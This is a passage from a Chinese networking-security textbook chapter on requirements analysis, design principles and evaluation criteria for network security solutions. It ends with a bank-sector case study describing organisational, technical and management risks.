### 5. 安全管理与服务的技术支持

安全管理与服务的技术支持主要是通过技术手段向用户提供长期安全管理与服务支持，面对不断更新变化的安全技术、安全风险和安全威胁，对安全技术合理补充与完善的安全管理与服务也应与时俱进、不断更新。

（1）网络拓扑安全。根据用户网络系统存在的安全风险和威胁，详细分析机构的网络拓扑结构，并根据其结构的特点、功能和性能等实际情况，指出现在或将来可能存在的安全风险和威胁，并采用相关的安全产品和技术，帮助企事业单位消除产生安全风险和隐患的根源。

（2）系统安全加固。通过实际的安全风险检测、评估和分析，找出企事业单位相关系统已经存在或是将来可能存在的风险和威胁，并采用相关的安全产品、措施手段和安全技术，加固用户的系统安全。

（3）应用安全。根据企事业单位的业务应用程序和相关支持系统，通过相应的风险

评估和具体分析，找出企事业用户和相关应用已经存在或将来可能会存在的漏洞、风险及隐患，并运用相关的安全产品、措施手段和技术，防范现有系统在应用方面的各种安全问题。

(4) 紧急响应。对于突发事件，需要及时采取紧急处理预案和处理流程，如突然发生地震、雷击，突然断电，服务器死机，数据存储异常等，立即执行相应的紧急处理预案，将损失和风险降到最低。

(5) 应急备份恢复。通过对企事业机构的网络、系统和应用安全的深入调研和实际分析，针对可能出现的突发事件和灾难隐患，制定出一份具体详细的应急备份恢复方案，如系统备份与还原、数据备份恢复等应急措施，以应对突发情况。

(6) 安全管理规范。健全完善的安全管理规范是制定安全方案的重要组成部分，如银行部门的安全管理规范需要具体规定固定 IP 地址，暂时离开计算机时需要锁定等。结合实际分成多套方案，如系统管理员安全规范、网络管理员安全规范、高层领导安全规范、普通员工管理规范、设备使用规范和安全运行环境及审计规范等。

(7) 服务体系和培训体系。提供网络安全产品的售前、使用和售后服务，并提供安全产品和技术的相关培训与技术咨询等。

**讨论思考**

(1) 什么是网络安全方案和网络安全解决方案？

(2) 制定网络安全解决方案的过程是什么？

(3) 具体制定网络安全解决方案的要点有哪些？

# 12.2 网络安全需求分析要求和任务

做好网络安全需求分析是制定网络安全解决方案非常重要的基础性工作，网络安全需求分析的好坏直接关系到后续工作的全面性、准确性和完整性，甚至关系到整个网络安全解决方案的质量。

## 12.2.1 网络安全需求分析概述

### 1. 网络安全需求分析的内容

由于网络安全需求与网络安全技术的广泛性和复杂性，以及网络安全工程与其他工程学科之间的复杂关系，使得网络安全产品、系统和服务的开发、评估和改进工作更为困难和复杂。需要有一种全面、综合的系统级安全工程体系结构，对安全工程实践进行指导、评估和改进。

1) 需求分析要点

在进行需求分析时，主要内容应注重以下 6 个方面：

(1) 网络安全体系。必须从网络系统工程的高度来设计网络安全系统，在网络各层次都应有相应的具体安全措施，同时还要注意到内部的网络安全管理在安全系统中的重要作用。

(2) 可靠性。网络安全系统自身具有必备的安全可靠运行能力,必须能够保证独立正常运行基本功能、性能和自我保护能力,不致因为网络安全系统局部出现故障,就导致整个网络出现瘫痪。

(3) 安全性。网络安全系统既要保证网络及其运行和应用的安全,又要保证系统自身基本的安全保障。

(4) 开放性。保证网络安全系统的开放性,以使不同厂家的不同安全产品能够集成到网络安全系统中,并保证网络安全系统和各种应用的安全可靠运行。

(5) 可扩展性。网络安全系统应具有一定的可伸缩与扩展性,以适应网络规模等的更新与变化。

(6) 便于管理。为了有助于提高管理效率,主要包括两个方面:一是网络安全系统本身应当便于管理,二是网络安全系统对其管理对象的管理应当简单便捷。

2) 需求分析案例

对企事业单位的现有网络系统进行初步的概要分析,以便对后续工作进行判断、决策和交流。一般初步分析包括机构概况、网络系统概况、主要安全需求、网络系统管理概况等。

**【案例 12-2】** 某企业机构的网络系统包括企业总部和多个基层单位,按地域位置可分为本地网和远程网,也可称为A地区以内和A地区以外两部分。由于该网主要为机构和单位之间数据交流服务,网上运行大量重要信息,因此,要求入网站点物理上不与Internet连接。从安全角度考虑,本地网用户地理位置相对集中,又完全处于独立使用和内部管理的封闭环境下,物理上不与外界有联系,具有一定的安全性。而远程网的连接由于是通过PSTN公共交换网实现的,比本地网安全性要差。

网络系统拓扑结构图如图12-1所示。





**图 12-1 网络系统拓扑结构图**

3）网络安全需求分析

网络安全需求分析是在初步概要分析的基础上进行的全面深入分析，主要包括以下5个方面：

（1）物理层安全需求。各企事业机构“网络中心”主机房服务器等都有不同程度的电磁辐射，考虑到现阶段网络建设情况，A地区中心机房需要电磁干扰器作为防护措施，对可能产生的电磁干扰加以防范，避免发生泄密。

同时，对A地区“网络中心”中心机房需要安装采用IC卡和磁卡及指纹等进行身份鉴别的门控系统，并安装相关的监视系统。

（2）网络层安全需求。在A地区以外的基层单位，通过宽带与A地区主网进行分布联系，外网存在的安全隐患和风险比较大。因此，应为这些各基层单位配备加密设施。另外，为实现远程网与本地网之间数据的过滤和控制，需要在它们之间的路由器后面加设防火墙。

根据一些业务及管理人员进行远程通信和移动办公的需求，可为部分便携机配备加密机或加密卡实现信道加密，以保证移动办公安全需求。由于本地网经常传输一些敏感文件或邮件，因此，为保证数据在传输及本地存放的安全性，需要对文件及邮件附件进行加密处理。

为了实现对交换机、路由器、计算机设备和网络的有效管理，需要采用先进的网络管理软件、设备管理软件及划分VLAN等手段。

对于网络系统在开放的环境下的服务器、客户端计算机、交换机和路由器等实体安全问题，由于这些设备全部依托于操作系统的安全，而任何操作系统目前都有已知和未知的漏洞及隐患，势必会影响这些设备和系统的安全性，为了更为有效地进行准确预警、记录和追踪攻击行为，需要对重要部位进行安全加固，并安装入侵防御/检测系统和安全审计系统。

（3）系统层安全需求。在系统层应使用安全性较高的操作系统和数据库管理系统，并及时进行漏洞修补和安全维护。对于操作系统存在的漏洞隐患，可以通过下载补丁、进行安全管理的设置等手段减少或消除。另外，可以使用安全扫描软件帮助管理员有效地检查主机的安全隐患和漏洞，并及时给出常用的处理提示。

为了在业务数据及系统突发意外或人为破坏时能够及时进行恢复，需要进行数据和系统备份。

（4）应用层安全需求。利用CA认证管理机制和先进身份认证与访问控制手段，在基于公钥体系的密码系统中建立密钥管理机制，对密钥证书进行统一管理和分发，实现身份认证、访问控制、信息加密、数字签名等安全保障功能，从而达到保证信息的隐秘性和完整性、可审查性等安全目标要求。

**知识拓展** 安装企业级的防范计算机网络病毒软件，实现所有客户端设置定义与服务器端的自动同步，确保网络实时检测与防范病毒安全的实际需求。

为监控客户机的非法Internet访问，应当安装网络实时监控系统以监视客户非法操作。

结合CA认证中心开发网络用户数据库，通过非对称加密手段确保用户的真实身份。

(5) 管理层安全需求。制定有利于机构实际的网络运行和网络安全需要的各种有效的管理规范和机制，并认真贯彻落实。

**2. 网络安全需求分析要求**

对网络安全需求分析的具体要求主要包括以下5项。

(1) 安全性要求。网络安全解决方案必须能够全面、有效地保护企事业机构网络系统的安全，保护计算机硬件、软件、数据、网络不因偶然的或恶意破坏的原因遭到更改、泄露和丢失，确保数据的完整性、保密性、可靠性和其他安全方面的具体实际需求。

(2) 可控性和可管理性要求。主要通过自动和手动操作方式检测和查看网络安全实际状况，并及时进行状况分析，适时检测并及时发现和记录潜在的安全威胁与风险。制定出具体有效的安全策略，及时报警并阻断和记录各种入侵与攻击行为，使系统具有很强的可控性和管理性。

(3) 可用性及恢复性要求。当网络系统个别部位出现意外的安全问题时，不影响企业信息系统整体的正常运行，使系统具有很强的整体可用性和及时恢复性。

(4) 可扩展性要求。系统可以满足金融、电子交易等业务实际应用的需求和企业可持续发展的要求，具有很强的升级更新、可扩展性和柔韧性。

(5) 合法性要求。使用的安全设备和技术具有我国安全产品管理部门的合法认证，达到规定标准要求。

### 12.2.2 网络安全解决方案的主要任务

通常，制定网络安全解决方案的主要任务有4个方面：

(1) 调研网络系统。深入实际调研用户计算机网络系统，包括各级机构、基层业务单位和移动用户的广域网的运行情况，还包括网络系统的结构、性能、信息点数量、采取的安全措施等，对网络系统面临的威胁及可能承担的风险进行定性与定量的具体分析与评估。

(2) 分析评估网络系统。对网络系统的分析评估主要包括服务器操作系统、客户端操作系统的运行情况，如操作系统的类型及版本、提供用户权限的分配策略等，在操作系统最新发展趋势的基础上，对操作系统本身的缺陷及可能带来的风险及隐患进行定性和定量的分析和评估。

(3) 分析评估应用系统。对应用系统的分析评估主要包括业务处理系统、办公自动化系统、信息管理系统、电网时实管理系统、地理信息系统和 Internet/ Intranet 信息发布系统等的运行情况，如应用体系结构、开发工具、数据库软件和用户权限分配等。在满足各级管理人员和业务操作人员的业务需求的基础上，对应用系统存在的具体安全问题、面临的威胁及可能出现的风险隐患进行定性与定量的分析和评估。

(4) 制定网络系统安全策略和解决方案。在上述定性和定量评估与分析基础上，结合用户的网络系统安全需求和国内外网络安全最新发展态势，按照国家规定的安全标准和准则进行具体实际安全方案设计，有针对性地制定出机构的网络系统具体的安全策略和解决方案，确保机构的网络系统安全可靠地运行。

**讨论思考**

(1) 网络安全解决方案的具体要求有哪些?

(2) 结合实例说明如何进行安全解决方案的需求分析?

(3) 网络安全解决方案的主要任务有哪些?

# 12.3 网络安全解决方案设计及标准

## 12.3.1 网络安全解决方案设计目标及原则

### 1. 网络安全解决方案的设计目标

为了确保网络系统的安全,利用网络安全技术和措施设计网络安全解决方案设计目标,包括以下几个方面:

(1) 机构各部门、各单位局域网得到有效地安全保护。

(2) 保障与 Internet 相连的安全保护。

(3) 提供关键信息的加密传输与存储安全。

(4) 保证应用业务系统的正常安全运行。

(5) 提供安全网的监控与审计措施。

(6) 最终目标:实现网络系统的机密性、完整性、可用性、可控性与可审查性。通过对网络系统的风险分析及需要解决的安全问题的研究,对照设计目标要求可以制定出切实可行的安全策略及安全方案,以确保网络系统的最终目标:

① 机密性。系统可保护重要信息不暴露给未授权的用户或进程。

② 完整性。只有授权的用户才能修改和维护数据,并且能够判别并确认数据是否已被篡改。

③ 可用性。授权用户需要时可访问权限内的数据,即非授权者不能占用所有资源而阻碍授权者工作。

④ 可控性。系统可以控制在授权范围内的信息流向及操作行为方式。

⑤ 可审查性。可对出现的网络安全问题提供调查的依据和审计手段。

### 2. 网络安全解决方案的设计要点

具体网络安全解决方案的设计要点主要体现在以下 3 个方面:

(1) 访问控制。利用防火墙技术将内网络与外网隔离,对与外网交换数据的内网及主机、所交换的数据等进行严格的访问控制。同样,对内部网络,由于各部门有不同的应用业务和不同的安全级别,也需要使用防火墙将不同的 LAN 或网段进行隔离,并实现相互间的访问控制。

(2) 数据加密。对数据进行加密是重要数据在网络系统传输、存储等过程中防止被非法窃取、篡改的有效手段。

(3) 安全审计。是识别与防止网络攻击行为、追查网络泄密等行为的重要措施之一。

具体包括两方面的内容：一是采用网络监控与入侵防范系统，识别网络各种违规操作与攻击行为，及时响应(如报警)并进行及时阻断；二是对信息内容的审计，可以防止内部机密或敏感信息的非法泄漏。

**3. 网络安全解决方案的设计原则**

根据网络系统的实际评估、安全需求分析和正常运行要求，按照国家规定的安全标准和准则，提出需要解决的实际具体安全问题，兼顾系统与安全技术的特点、技术措施实施难度及经费等因素，设计时遵循的原则如下：

(1) 网络系统的安全性和保密性得到有效增强。

(2) 保持网络原有的各种功能、性能及可靠性等特点，对网络协议和传输具有很好的安全保障。

(3) 安全技术方便实际操作与维护，便于自动化管理，而不增加或少增加附加操作。

(4) 尽量不影响原网络拓扑结构，同时便于系统及系统功能的扩展。

(5) 提供的安全保密系统具有较好的性能价格比，可以一次性投资长期使用。

(6) 使用经过国家有关管理部门的认可或认证的安全与密码产品，并具有合法性。

(7) 注重质量，分步实施，分段验收。严格按照评价安全方案的质量标准和具体安全需求，精心设计网络安全综合解决方案，并采取几个阶段进行分步实施，分段验收，确保总体项目质量。

根据以上设计原则，在认真评估与需求分析基础上，可以精心设计出具体的网络安全综合解决方案，并可对各层次安全措施进行具体解释和分步实施。

### 12.3.2 评价方案的质量标准

在实际工作中，在把握重点关键环节的基础上，明确评价安全方案的质量标准、具体安全需求和安全实施过程，有利于设计出高质量的安全方案。评价安全方案的质量标准主要包括以下8个方面。

(1) 确切唯一性。这是评估安全解决方案最重要的标准之一，由于网络系统和安全性要求相对比较特殊和复杂，所以，在实际工作中，对每一项具体指标的要求都应当是确切的和唯一的，不能模棱两可，以便根据实际安全需要进行具体实现。

(2) 综合把握和预见性。综合把握和理解现实中的安全技术和安全风险，并具有一定的预见性，包括现在和将来可能出现的所有安全问题和风险等。

(3) 评估结果和建议应准确。对用户的网络系统可能出现的安全风险和威胁，结合现有的安全技术和安全隐患，应当给出一个具体、合适、实际、准确的评估结果和建议。

(4) 针对性强且安全防范能力提高。针对企事业用户系统安全问题，利用先进的安全产品、安全技术和管理手段，降低用户的网络系统可能出现的风险和威胁，消除风险和隐患，增强整个网络系统防范安全风险和威胁的能力。

(5) 切实体现对用户的服务支持。将所有的安全产品、安全技术和管理手段都体现在具体的安全服务中，以优质的安全服务保证网络安全工程的质量，提高安全水平。

(6) 以网络安全工程的思想和方式组织实施。在解决方案起草过程和完成后，都应

当经常与企事业用户进行沟通，以便及时征求用户对网络系统在安全方面的实际需求、期望和所遇到的具体安全问题。

(7) 网络安全是动态的、整体的、专业的工程。在整个设计方案过程中，应当清楚网络系统安全是一个动态的、整体的、专业的工程，需要分步实施，不能一步到位彻底解决用户所有的安全问题。

(8) 具体方案中所采用的安全产品、安全技术和具体安全措施都应当经得起验证、推敲、论证和实施，应当有实际的理论依据、坚实基础和标准准则。

可根据侧重点综合运用上述质量标准要求，经过不断的探索和实践，完全可以制定出高质量的实用网络安全解决方案。一个好的网络安全解决方案不仅要求运用合适的安全技术和措施，还应当综合各方面的技术和特点，切实解决具体的实际问题。

**讨论思考**

(1) 网络安全解决方案的设计目标和重点是什么？

(2) 网络安全解决方案的设计原则有哪些？

(3) 评价网络安全解决方案的质量标准有哪些？

# 12.4 制定网络安全解决方案实例

**【案例 12-3】** 上海××网络信息技术有限公司通过竞标方式，最后以 126 万元人民币获得某机构网络安全解决方案工程项目的建设权。其中的“网络系统安全解决方案”包括 8 项主要内容：信息化现状分析、安全风险分析、完整网络安全实施方案的设计、实施方案计划、技术支持和服务、项目安全产品、检测验收报告和安全技术培训。

## 12.4.1 制定安全解决方案概要

现在金融业日益国际化现代化，我国银行注重技术和服务创新，不仅依靠信息化建设实现城市间的资金汇划、消费结算、储蓄存取款、信用卡交易电子化、电话银行等多种服务，而且以资金清算系统、信用卡异地交易系统等，形成了全国性的网络化服务。此外，许多银行开通了 SWIFT 系统，并与海外银行建立了代理行关系，各种国际结算业务往来电文可在境内外快速接收与发送，为企业国际投资、贸易与交往和个人境外汇款提供了便捷的金融服务。

### 1. 金融系统信息化现状分析

金融行业信息化系统经过多年的发展建设，信息化程度已达到了较高水平。信息技术在提高管理水平、促进业务创新、提升企业竞争力等方面发挥着日益重要的作用。随着银行信息化的深入发展以及银行业务系统对信息技术的高度依赖，银行业网络信息安全问题也日益严重，新的安全威胁不断出现，并且由于银行数据的特殊性和重要性，成为黑客攻击的主要对象，针对金融信息网络的计算机犯罪案件呈逐年上升趋势，特别是随着银行全面进入业务系统整合、数据大集中的新的发展阶段，以及银行卡、网上银行、电

子商务、网上证券交易等新的产品和新一代业务系统的迅速发展，现在不少银行开始将部分业务放到互联网上，以后还将迅速形成一个以基于 TCP/IP 协议为主的复杂的、全国性的网络应用环境，来自外部和内部的信息安全风险将不断增加，对金融系统的安全性提出了更高的要求，金融信息安全对金融行业稳定运行、客户权益乃至国家经济金融安全、社会稳定都具有越来越重要的意义。金融业迫切需要建设主动的、深层的、立体的信息安全保障体系，保障业务系统的正常运转，保障企业经营使命的顺利实现。

目前，我国金融行业典型网络拓扑结构如图 12-2 所示，通常为一个多级层次化的互联广域网体系结构。





**图 12-2　金融行业互联广域网体系结构**

### 2. 网络系统面临的风险

随着近几年国际金融危机和国内金融改革，各银行将竞争的焦点集中到服务上，不断加大电子化建设投入，扩大网络规模和应用范围。但是，电子化在给银行带来一定经济效益和利益的同时，也为银行网络系统带来新的安全问题，而且显得更为迫切。

金融网络系统存在安全风险的主要原因有 3 个：

（1）随着我国经济体制和金融体制改革的深入，扩大对外开放，金融风险迅速增大。

（2）随着计算机网络的快速发展和广泛应用，系统的安全漏洞也不断增加。多年以来，银行迫于竞争的压力，不断扩大电子化网点，推出电子化新品种，计算机信息管理制度和安全技术与措施的建设不完善，使计算机系统安全问题日益突出。

（3）金融行业网络系统正在向国际化方向发展，计算机技术日益普及，网络威胁和隐患也在不断增加，利用计算机犯罪的案件呈逐年上升趋势，这也迫切要求银行信息系统具有更高的安全防范体系和措施。

金融行业网络系统面临的内部和外部风险复杂多样，主要风险有 3 个方面：

（1）组织方面的风险。系统风险在缺乏统一的安全规划与安全职责的组织机构和部门中更为突出。

（2）技术方面的风险。由于安全保护措施不完善，致使所采用的一些安全技术和安全产品对网络安全技术的利用不够充分，仍然存在一定风险和隐患。

（3）管理方面的风险。网络安全管理需要进一步提高，安全策略、业务连续性计划和安全意识培训等都需要进一步完善和加强。

【案例 12-4】 上海××网络信息技术有限公司成立于1993年并通过ISO 9001认证，注册资本6800万元人民币。公司主要提供网络安全产品和网络安全解决方案，公司提出的安全解决方案PPDRRM将给用户带来稳定安全的网络环境，已经覆盖了网络安全工程项目中的产品、技术、服务、管理和策略等方面，已经成为一个完善、严密、整体和动态的网络安全理念。

网络安全解决方案PPDRRM如图12-3所示。

